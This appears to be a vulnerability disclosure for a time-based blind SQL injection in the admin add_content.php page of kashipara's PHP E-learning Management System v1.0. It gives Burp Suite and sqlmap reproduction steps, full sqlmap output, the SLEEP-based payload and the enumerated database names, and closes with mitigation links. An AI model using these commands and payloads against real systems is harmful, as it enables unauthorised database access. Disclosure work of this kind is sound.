

SQL Injection was found in the `/lms/admin/add_content.php` page of the kashipara E-learning Management System project v1.0 , Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the title and content parameter in a POST HTTP request.

➤ **Official Website URL**

<https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code>


➤ **Affected Product Name**

E-learning Management System project in PHP with source code and document


<b>Affected Vendor</b>	kashipara
<b>Affected Code File</b>	<code>/lms/admin/add_content.php</code>
<b>Affected Parameter</b>	title, content
<b>Method</b>	POST
<b>Type</b>	time-based blind
<b>Version</b>	V1.0

## Steps to Reproduce:


Step 1: Visit to admin login page and login with admin credential.




**Step 2:** Navigate the 'content' page and click on 'Add Content'.



**Step 3:** Fill the Title and Content values and enable intercept in burpsuite.





**Step 4:** Save the burpsuite request in a file.



**Step 5:** Now run the sqlmap command against burpsuite request saved in file.

- `python.exe C:\sqlmap\sqlmap.py -r add_content.txt --batch --dbs`



### Parameter: content

**Step 7:** Now try to run sqlmap against 'content' parameter with switch '-p'

- `python.exe C:\sqlmap\sqlmap.py -r add_content.txt -p "content" --batch --dbs`

```
PS C:\lms> python.exe C:\sqlmap\sqlmap.py -r add_content.txt -p "content" --batch --dbs
```

```
--H-  
[D]  
--V... [.] {1.8#stable}  
[.] https://sqlmap.org  
[.]
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obtain no liability and are not responsible for any misuse or damage caused by this program

[\*] starting @ 09:52:18 /2024-10-17/

[09:52:18] [INFO] parsing HTTP request from 'add\_content.txt'  
it appears that provided value for POST parameter 'content' has boundaries. Do you want to inject inside? ('<p>test</p>') [y/N] > N  
[09:52:19] [INFO] resuming back-end DBMS 'mysql'  
[09:52:19] [INFO] testing connection to the target URL  
[09:52:19] [INFO] testing if the target URL content is stable  
[09:52:19] [INFO] target URL content is stable  
[09:52:19] [WARNING] heuristic (basic) test shows that POST parameter 'content' might not be injectable  
[09:52:19] [INFO] testing for SQL injection on POST parameter 'content'  
[09:52:19] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'  
[09:52:20] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'  
[09:52:20] [INFO] testing 'Generic inline queries'  
[09:52:20] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'  
[09:52:20] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'  
[09:52:20] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)  
[09:52:30] [INFO] POST parameter 'content' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable  
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y  
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y  
[09:52:30] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'  
[09:52:30] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique  
[09:52:30] [INFO] checking if the injection point on POST parameter 'content' is a false positive  
POST parameter 'content' is vulnerable. Do you want to keep testing the others (if any)? [Y/n] N  
sqlmap identified the following injection point(s) with a total of 62 HTTP(S) requests:

```
---  
Parameter: content (POST)  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: title=test&content=<p>test</p>  
' AND (SELECT 6848 FROM (SELECT(SLEEP(5)))VVbo) AND 'Ejav='Ejav&save=  
---
```

[09:52:45] [INFO] the back-end DBMS is MySQL  
web application technology: Apache 2.4.58, PHP 8.0.30  
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)

[09:52:45] [INFO] fetching database names  
[09:52:45] [INFO] fetching number of databases  
[09:52:45] [INFO] resumed: 7

**Step 8:** Notice that 'content' parameter is vulnerable and all database is successfully retrieved.

```
[09:52:30] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[09:52:30] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least
[09:52:30] [INFO] checking if the injection point on POST parameter 'content' is a false positive
POST parameter 'content' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 62 HTTP(s) requests:
---
Parameter: content (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: title=test&content=<p>test</p>
' AND (SELECT 6848 FROM (SELECT(SLEEP(5)))Vbo) AND 'Ejav'='Ejav&save=
---
[09:52:45] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.58, PHP 8.0.30
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[09:52:45] [INFO] fetching database names
[09:52:45] [INFO] fetching number of databases
[09:52:45] [INFO] resumed: 7
[09:52:45] [INFO] resumed: information_schema
[09:52:45] [INFO] resumed: capstone
[09:52:45] [INFO] resumed: capstone2
[09:52:45] [INFO] resumed: mysql
[09:52:45] [INFO] resumed: performance_schema
[09:52:45] [INFO] resumed: phpmyadmin
[09:52:45] [INFO] resumed: test
available databases [7]:
[*] capstone
[*] capstone2
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
```

## Mitigation/recommendations

- [https://cheatsheetseries.owasp.org/cheatsheets/SQL\\_Injection\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html)
- <https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection>